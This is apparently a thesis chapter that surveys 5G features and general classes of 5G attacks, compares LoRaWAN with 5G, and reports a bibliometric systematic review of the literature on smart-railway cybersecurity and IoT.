The next generation of mobile telecommunications systems is built upon the foundation of Fifth Generation (5G) wireless technology. Unlike a mere incremental improvement over the existing 4G systems, 5G represents a leap into uncharted territory in system capabilities. This technology promises to unlock a host of new possibilities for on-demand services but also faces significant implementation challenges on a global scale. The demand for cellular networks is expected to skyrocket, resulting in a substantial surge in data traffic compared to the current landscape. The limitations of the current 4G cellular network make it incapable of accommodating these demands, making a transition to an entirely new mobile communications system a necessity. (Barnett et al., 2018)

Researchers have predominantly concentrated their efforts on enhancing the data transmission capacity of 4G network devices, alongside the introduction of innovative services like Device-to-Device (D2D) communication, massive Multiple-Input Multiple-Output (mMIMO), and the efficient management of large data volumes (Iovanna & Ubaldi, 2015). However, 5G's role extends beyond providing extensive connectivity, compatibility, and scalability for billions of devices. It must also meet stringent security requirements that evolve in tandem with its development (Hasnat et al., 2019).

According to (GROUP, 2015), some of the advanced features of 5G include:

- 1-10Gbps connections
- 1 million connected devices per square kilometer
- High availability
- Reduced power consumption of network equipment, promising a longer battery life of approximately 10 years for low-power devices.

According to (Khurpade et al., 2018), the 5G network will not only provide conventional data and voice services but can also support communication scenarios such as vehicle-to-vehicle, healthcare, smart cities, industrial automation, and smart agriculture, among others.

2.6.1. Key features of 5G

Smartphones are certainly a major player in mobile communication. However, they are not the sole focus of 5G, given its ubiquity and low latency. Devices with limited network resources can also be included. A key component is ultra-fast, low-latency communication. This enables the seamless transmission of data, videos, augmented reality, and online gaming between mobile devices with complete transparency to end-users. Like other wireless communication methods, 5G sends and receives data over the radio spectrum. However, unlike 4G, 5G utilizes higher frequencies, specifically millimeter waves in the radio spectrum, enabling ultra-fast speeds. The radio spectrum for 5G technology must be above 6 GHz to achieve high-speed mobile data transmission. (Dangi et al., 2022)

2.6.2. Security of 5G

From a historical perspective, with each mobile technology generation the time from deployment to the first successful attack has been rapidly shortening. As we can see in Figure 4, GSM (Global System for Mobile Communications) was deployed in 1991 and the first successful full attack happened in 2009. LTE was deployed in 2012 and the first successful attack was in 2016. As for 5G, it was deployed in 2018 and even before its deployment several vulnerabilities had already been identified. This means that from deployment to the first successful attack GSM stood for 18 years, LTE stood for 3 years, and 5G was vulnerable even before deployment. (Piqueras Jover, 2020)



GSM first deployed in Finland
Barkan GSM attack paper publishes
Karsten Nohl's Wideband GSm Sniffing at CCC
LTEInspector: A systematic approach for adversarial testing of 4G LTE
Breaking LTE on Layer Two
Authentication vulnerability in the most recent 5G AKA draft
Security and Protocol Exploit Analysis of the 5G Specifications
New Privacy Threat on 3G, 4G, and Upcoming 5G AKA Protocols
Defeating the Downgrade Attack on Identity Privacy...
Dec-91
Dec-92
Dec-93
...
Dec-01
Dec-02
Dec-03
Dec-04
Dec-05
Dec-06
Dec-07
Dec-08
Dec-09
Dec-10
Dec-11
...
Jan-16
...
Dec-17
Dec-18
3GPP Release 8 specifications frozen
LTE protocol exploits at ShmooCon, Practical Attacks Against Privacy and Availability in 4G/LTE at NDSS
First version of 3GPP Release 15 published
First version of 5G security specifications

Figure 4 - History of mobile network security throughout the years. Source: (Piqueras Jover, 2020)

Implementing new technologies involves developing network architecture models in test environments, which attract security threats that need to be addressed. While 5G networks are generally considered a technological evolution, as they increase capacity and coverage, as was mentioned before, they are not necessarily more secure than 4G networks. Given the speed and growing support for applications, new security gaps could emerge, both from the perspective of service providers and end-users. With higher data speeds, 5G networks can become targets for more powerful and precise Distributed Denial of Service (DDoS) attacks (Sattar & Matrawy, 2019). The development of new types of services to support many connected users and devices also expands the range of potential attacks. A new generation of emerging technologies becomes an attractive target for attackers seeking to devise new methods to infiltrate and manipulate networks. In the context of 5G networks, new challenges related to privacy and data protection arise. Data transmission over wireless communications utilizes limited bandwidth, which can hinder the provision of certain security features such as device authentication, data integrity, and confidentiality.

Currently, cellular networks face some security issues at the Media Access Control (MAC) and Physical (PHY) layers, including vulnerabilities and privacy concerns. As technology evolves, increasingly sophisticated attacks occur each year, demanding enhanced security controls. (Amin & Abdel-Hamid, 2016)

2.6.3. 5G's most common attacks

In this subchapter are presented several attacks that target 5G networks. The recommendations to prevent or counter each type of attack will be presented on Chapter V. These are the attacks:

Data Traffic Interception

This is a type of passive attack where data traffic and communication between devices are not disrupted. In this attack, the attacker intercepts the communication between two users without their knowledge or consent. Because it is a passive attack, it goes unnoticed in the network environment. Intercepting data traffic can be accomplished using special software programs known as sniffers to capture and record the data flowing through the network. This can include recording Voice over IP (VoIP) calls from programs like Skype, Discord, or others. They can also intercept using protocol analyzers and later convert the intercepted data into audio. If the information is encrypted, the data flow is analyzed using specialized tools that attempt to decipher the code. (Sun & Du, 2017)

DoS and DDoS

Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks are widely employed today to disrupt and deny access to certain network resources by sending massive requests to the server. This type of attack is active, as it impacts network availability. DDoS attacks are executed by a group of nodes infected with malware to utilize hardware resources and launch the attack from various locations around the world. With the higher device density in 5G Wireless Networks, these types of attacks can affect multiple communication layers, posing a serious threat to communication systems and network operators. (Hasnat et al., 2019)

MITM (Man-in-the-Middle)

The Man-in-the-Middle attack takes control of the communication channel between end-users, effectively intercepting it. The attacker can replace, modify, or entirely alter messages between devices. This type of active attack compromises the confidentiality and integrity of data. In a 5G cellular network, false base stations can be created based on a MitM attack, where the attacker forces a user to authenticate in their fictitious system, thereby obtaining all the information. (Basin et al., 2018)

Vulnerabilities in API

The Application Programming Interface (API) is responsible for transferring information between systems and serving as the communication medium between applications. In some cases, sensitive information and confidential data are transferred through API. Open-source API often document information about their implementation and internal structure. This information can be exploited for cyberattacks. Additional vulnerabilities, such as weak authentication, lack of encryption, and insecure end devices, increase the risk level of attacks on API. (Wong et al., 2017)

2.7. LoRaWAN versus 5G

5G is a suitable option for projects that require transport of large amounts of data in real-time. The aspect of real-time information sending or receiving is one of the significant distinctions compared to IoT projects using networks like LoRaWAN. Due to the frequencies they operate in, these projects have restrictions on the maximum number of transmissions and spectrum usage, making them suitable for applications involving small data transmissions over specific time intervals. The other big factors influencing the choice of technology implementation is cost and self-management. 5G technologies are prevalent in densely populated areas and are operated by specific service providers. On the other hand, it is precisely in areas without 5G coverage, such as rural zones, small municipalities, and other remote areas, where LPWAN technologies gain prominence due to their battery efficiency, cost-effectiveness, and network self-management, independent of service providers. (Weekly, 2023)

2.8. Systematic literature review

To identify the main connections smart railway systems, cybersecurity and IoT, and additionally, analyze the state of the art regarding these topics, a systematic search was conducted on the Web of Science database from 2012 to 2022. Various bibliometric methods were employed for the analysis. Then, the state of the art of cybersecurity in smart railways was established by examining and summarizing the relevant papers.

2.8.1. Data Collection

The Web of Science database was selected as the main source of data due to being open access and also because it offers a rich collection of scientific researchers representing the connections between scholarly research articles found in the most globally significant journals, books, and proceedings in the sciences, social sciences, and art and humanities. The search keywords “Cybersecurity”, “Internet of Things”, “Railways” and “Smart” along with some synonyms, were searched in all the fields, over the period 2012–2023, focusing only on English documents. As result of the keywords selected the query returned 1376 publications.

Aiming to draw a picture of the link between cybersecurity and smart railway systems, some exclusion criteria were selected, namely the narrowing of the selected time span, the year 2023 was removed as this year was still in progress when the data was downloaded. Next, the keywords “Smart” and “Railways” were joined, because some synonyms for these words were resulting in articles outside the topics, such as the keyword “train”, because it has multiple meanings and can be used in different contexts. In this article's context, “train” refers to a group of connected railway vehicles that transport people or goods. In another context, “train” can refer to the process of teaching or coaching someone to improve their skills or knowledge. In addition, the keyword “train” can refer to a sequence of events or actions that occur in a particular order. The full exclusion process, illustrated in Figure 5, adhered to the PRISMA 2020 standard, a widely recognized guideline for reporting evidence in systematic reviews and meta-analyses. The final dataset is therefore composed of 45 publications. The data was downloaded in the “*. bib”* format, filtered, and then analyzed using the tool Bibliometrix. It is an open-source tool for quantitative research in scientometrics and bibliometrics and today it is considered the most complete, integrated, and user-friendly bibliometric tool (Moral-Muñoz et al., 2020). According to (Aria & Cuccurullo, 2017), the tool supports a recommended workflow to perform bibliometric analyses and is programmed in R, making it flexible and easily integrated with other statistical R-packages.



Identification of studies via databases and registers
Identification
Screening
Included
Records identified from Web of Science:
Databases (n = 1)
Registers (n = 1376)
After this process the search string was narrowed even more to only 45 registers which were then screened.
Records removed *before screening*:
Records removed due to being out of the 2012-2022 window (n = 216)
Records remove for not being written in English (n = 11)
Records screened
(n = 45)
Records excluded**
(n = 0)
Reports sought for retrieval
(n = 45)
Reports not retrieved
(n = 0)
Reports assessed for eligibility
(n = 45)
Reports excluded: 0
Studies included in review
(n = 45)
Reports of included studies
(n = 45)

Figure 5 - PRISMA 2020 flow diagram describing the process

2.8.2. Keyword search

Initially, three keywords were selected to build a search string, namely: "Smart Railways", "Cybersecurity" and "Internet of Things". Later, other similar keywords were added to broaden the coverage of the search as Table 1 shows.

Smart Railways	Cybersecurity	Internet of Things
Smart Railway	Cyber security	IoT
Smart Train(s)	Integrity	Industry 4.0
Smart Wagon(s)	Privacy	Web of Things
Smart Rail	Cyber risks	System(s)
Smart Subway	Risk	
Smart Metro		
Intelligent Railway		
Intelligent Train(s)		
Intelligent Wagon(s)		
Intelligent Rail		
Intelligent Subway		
Intelligent Metro		

Table 1 – Keywords used to build the search string.

As presented in Table 2, two different query ranges were used to search for relevant articles on smart railways and cybersecurity. The first query string produced 45 results, while the second query string produced a larger set of 1376 results. In the findings section of this paper, both strings were used, as some bibliometric analysis produced more interesting and relevant results with the first string (less data), and other types of analysis produced better results with the second one (more data). These two different strings will be referred along the article as “specific search” (Range 1 query) and “broader search” (Range 2 query).

Range	Query
1	ALL = ((”Intelligent Railway$“ OR ”Intelligent Train$“ OR ”Intelligent Wagon$“ OR ”Intelligent Rail“ OR ”Intelligent Subway“ OR ”Intelligent Metro“ OR ”Smart Railway$“ OR ”Smart Train$“ OR ”Smart Wagon$“ OR ”Smart Rail“ OR ”Smart Subway“ OR ”Smart Metro“) AND (”Cybersecurity“ OR ”Cyber security“ OR ”Integrity“ OR ”Privacy“ OR ”Cyber risk$“ OR ”risk$“) AND (”Internet of Things“ OR ”IoT“ OR ”Industry 4.0“ OR ”Web of Things“ OR ”System$“))
2	ALL = ((”Railway$“ OR ”Train$“ OR ”Wagon$“ OR ”Rail“ OR ”Subway“ OR ”Metro“) AND (”Smart“ OR ”Intelligent“) AND (”Cybersecurity“ OR ”Cyber security“ OR ”Integrity“ OR ”Privacy“ OR ”Cyber risk$“ OR ”risk$“) AND (”Internet of Things“ OR ”IoT“ OR ”Industry 4.0“ OR ”Web of Things“ OR ”System$“))

Table 2 – Search strings used.

2.8.3. Findings of the systematic literature review

In this section are presented the main results obtained from the bibliometric analysis, such as the annual production of publications, country production, key organizations, most cited documents, trend topic and thematic evolution.

Annual production

The topics of “Smart Railways”, “Cybersecurity”, and “Internet of Things” have emerged as relatively recent topics of interest in the literature. Our analysis, as shown in Figure 6, indicates that there was a significant increase in the number of scientific publications related to these topics from 2016 to 2018, with research starting to appear in 2013. This result suggests that research in these areas has experienced substantial growth in recent years, although there appears to have been a slower period during the COVID-19 pandemic. The broader search also showed a similar trend, with a large spike in publications occurring between 2014 and 2022, with some articles published prior to 2014. Interestingly, publications continued to increase consistently every year, even during the COVID-19 pandemic. These findings demonstrate the rapid growth and development of research in this area over time.





Figure 6 - Annual scientific production (2012-2022)

Country scientific production

Regarding the country scientific production, this bibliometric analysis aims to analyze and evaluate the scientific output of a particular country or region, typically in terms of research publications and citations. Bibliometrics is a quantitative approach to analyzing scientific literature, and it includes various methods and indicators for measuring scientific output and impact, such as citation counts, h-indices, and journal impact factors.

In this case, this analysis was used to find out the country with most production of articles. The results presented in Figure 7 show that the eight most productive countries for scientific publications (left) regarding these topics are China (n = 39), UK (n = 16), Spain (n = 12), Hungary (n = 9), Netherlands (n = 8), Italy (n = 7), Singapore (n = 6), and lastly the United States of America and Ireland (n = 5). Where in the bigger list (right) it is China who leads (n = 2271), followed by the USA (n = 1351), then Iran (n = 1045), India (n = 624), Australia (n = 605), United Kingdom (n = 582), Ethiopia (n = 325) and Italy (n = 318). These results confirm that the topic is relevant (101 producing countries). However, when searching for articles containing keywords such as "Smart trains" or "Smart railways", it was verified that there are only 19 countries in the list, suggesting that the topic is still quite new when it comes to scientific research.



(a) Specific search

(b) Broader search

Figure 7 – Production of scientific publications by country

Key organizations

Regarding the key organizations analysis, it summarizes the major publishers which have contributing to research discussing these topics. Figure 8 shows that the most productive journal is IEEE Transactions on Intelligent Transportation Systems with 44 publications, followed by the Journal of Intelligent and Fuzzy Systems with 31, IEEE Access with 28, IEEE Internet of Things Journal with 25, and Proceedings of the ASME Dynamic Systems and Control Conferences with 23 publications.

The journals identified in this analysis are likely to be highly influential in the field and are potentially good sources of information for further research.




Figure 8 – Most relevant sources

Most cited documents

Figure 9 illustrates the publications with the most citations. The results show that the most productive was (Fraga-Lamas et al., 2017). This can be justified due to its very complete and comprehensive review of Industrial IoT-Connected Railways and its detailed examination of different technologies and services that aim to revolutionize the railway industry.




Figure 9 - Most cited documents

Trend topic

As discussed in the section of literature review, the trend topic analysis allows an examination of the evolution of research by extracting keywords from publications and then construct a time distribution matrix for them. This results in a trend topic figure where each bubble represents the frequency of the topic in the median year.

The topics covered in the scientific publications allow us to understand the trends and evolution throughout the years. Figure 10 shows us the trend topics found in the abstracts of the 45 selected articles, which include only the first five topics found for each year to make the figure easier to read. Only keywords with a minimum frequency of five per year were selected.

In the first few years (2013-2015) the results showed only four articles, which means that there is a gap in the information to be taken into consideration. In 2016 many articles about smart railways start to be written, with the keywords "train", "reliability", "level", "control" and "integrity" being the focus of these articles. These topics might suggest that exists some concerns in literature about the reliability and security of next-generation smart systems. In the year 2017 the topics "systems", "maintenance", “analysis”, “failure” and “technologies” are the most discussed. The results also indicate that there is no mention of concerns regarding safety and even failures. In the following year (2018), the year with the most publications (15), the keywords selected were “system”, “railway”, “safety”, “data” and “rail”, continuing with the safety concern, but now there is mention of data as well. In 2019 the selected keywords were “technology”, “engineering”, “current”, “life” and “concept”. In 2020 the keywords were “bridge”, “algorithm”, “structural”, “process” and “environment”, perhaps showing a shift towards more connectivity, automation and concern about the environment when it comes to smart railways and cybersecurity.

As presented in Figure 10, in 2021 the keywords were “smart”, “sensing”, “urban” and “transit”, perhaps suggesting a there is more and more thought in the literature about urban connectivity. In 2022 the selected keywords were “crossing”, “city”, “metro”, “ei” (emotional intelligence) and “cities”, perhaps showing there is also a recent trend to create smart cities as a whole ecosystem, not only smart railways.




Figure 10 – Publication trend topic – abstracts

Focus on research: thematic evolution

This section aims to analyze the results of the thematic evolution analysis on these topics are reported. By examining the Callon centrality and density measures, we can identify and analyze various types of themes within our research. These include motor themes, basic themes, emerging or declining themes, and niche themes. By comparing the thematic maps from two distinct time periods, as can be seen in Figure 11, we can trace the evolution of these themes and their trajectories over time. This analysis provides valuable insights into the development and progression of key topics within our field of study.

Motor themes

Motor themes are very relevant and are well-developed in research, as they have high levels of density and centrality.

First period

In the period 2012–19 (Figure 11), there are two motor themes, "system" and "risk".

Second period

In the period 2020–22 (Figure 12) among the motor

themes, we find "internet" which becomes the word with the highest occurrence value, followed by "reliability". This perhaps means that these systems are becoming more and more dependent on the Internet.

Basic themes

